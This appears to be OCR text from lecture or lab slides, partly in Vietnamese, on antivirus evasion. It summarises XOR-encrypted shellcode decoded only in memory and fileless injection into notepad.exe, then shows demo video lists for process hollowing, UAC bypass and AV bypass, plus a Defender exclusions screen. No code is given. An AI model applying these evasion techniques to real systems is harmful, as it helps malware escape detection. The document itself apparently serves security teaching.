
Shellcode XOR encryption: Payload được XOR hóa, chỉ giải mã khi đã nằm trong memory – tránh static signature.

Không drop file độc lập, không tạo process lạ: Toàn bộ hoạt động injection diễn ra trong memory tiến trình hợp pháp (notepad.exe), giảm dấu vết trên đĩa.



DEMO





1920x1080 - (0, 0), (1920, 1080) - All display

Home | Get Started | **Videos** | Images | Audios

D:\

process-hollowing.mp4	8.3MB
process-hollowing-traditional.mp4	9.9MB
bandicam 2025-05-11 12-05-55-010.mp4	726.2KB
bandicam 2025-05-11 11-52-48-998.mp4	28.3MB
bandicam 2025-05-11 11-47-47-249.mp4	8.3MB
lab2-evasion.mp4	24.3MB
lab2-bypass.mp4	25.0MB
output1.mp4	15.1MB
uac bypass.mp4	8.6MB
bypassav.mp4	14.8MB

Sort by Date

Play Edit Upload Delete

BANDICUT


Try Bandicut! Fastest Lossless Video Cutter and Joiner



watched

Select all
Select none
Invert selection
Select

Search watched

1 KB
234 KB
13 KB
7 KB
73 KB
13 KB
196 KB
162 KB
82 KB
73 KB
73 KB





1920x1080 - (0, 0), (1920, 1080) - All display

Home | Get Started | Videos | Images | Audios

D:\

monitor.mp4	8.6MB
process-hollowing.mp4	8.3MB
process-hollowing-traditional.mp4	9.9MB
bandicam 2025-05-11 12-05-55-010.mp4	726.2KB
bandicam 2025-05-11 11-52-48-998.mp4	28.3MB
bandicam 2025-05-11 11-47-47-249.mp4	8.3MB
lab2-evasion.mp4	24.3MB
lab2-bypass.mp4	25.0MB
output1.mp4	15.1MB
uac bypass.mp4	8.6MB

Sort by Date

Play Edit Upload Delete

BANDICUT

Remove the watermark and 10 minutes recording limit

Items that you want to exclude from Microsoft Defender

Have a question?
[Get help](#)

Help improve Windows Security
[Give us feedback](#)

Change your privacy settings
View and change privacy settings for your Windows 10 device.
[Privacy settings](#)
[Privacy dashboard](#)
[Privacy Statement](#)



THANK YOU!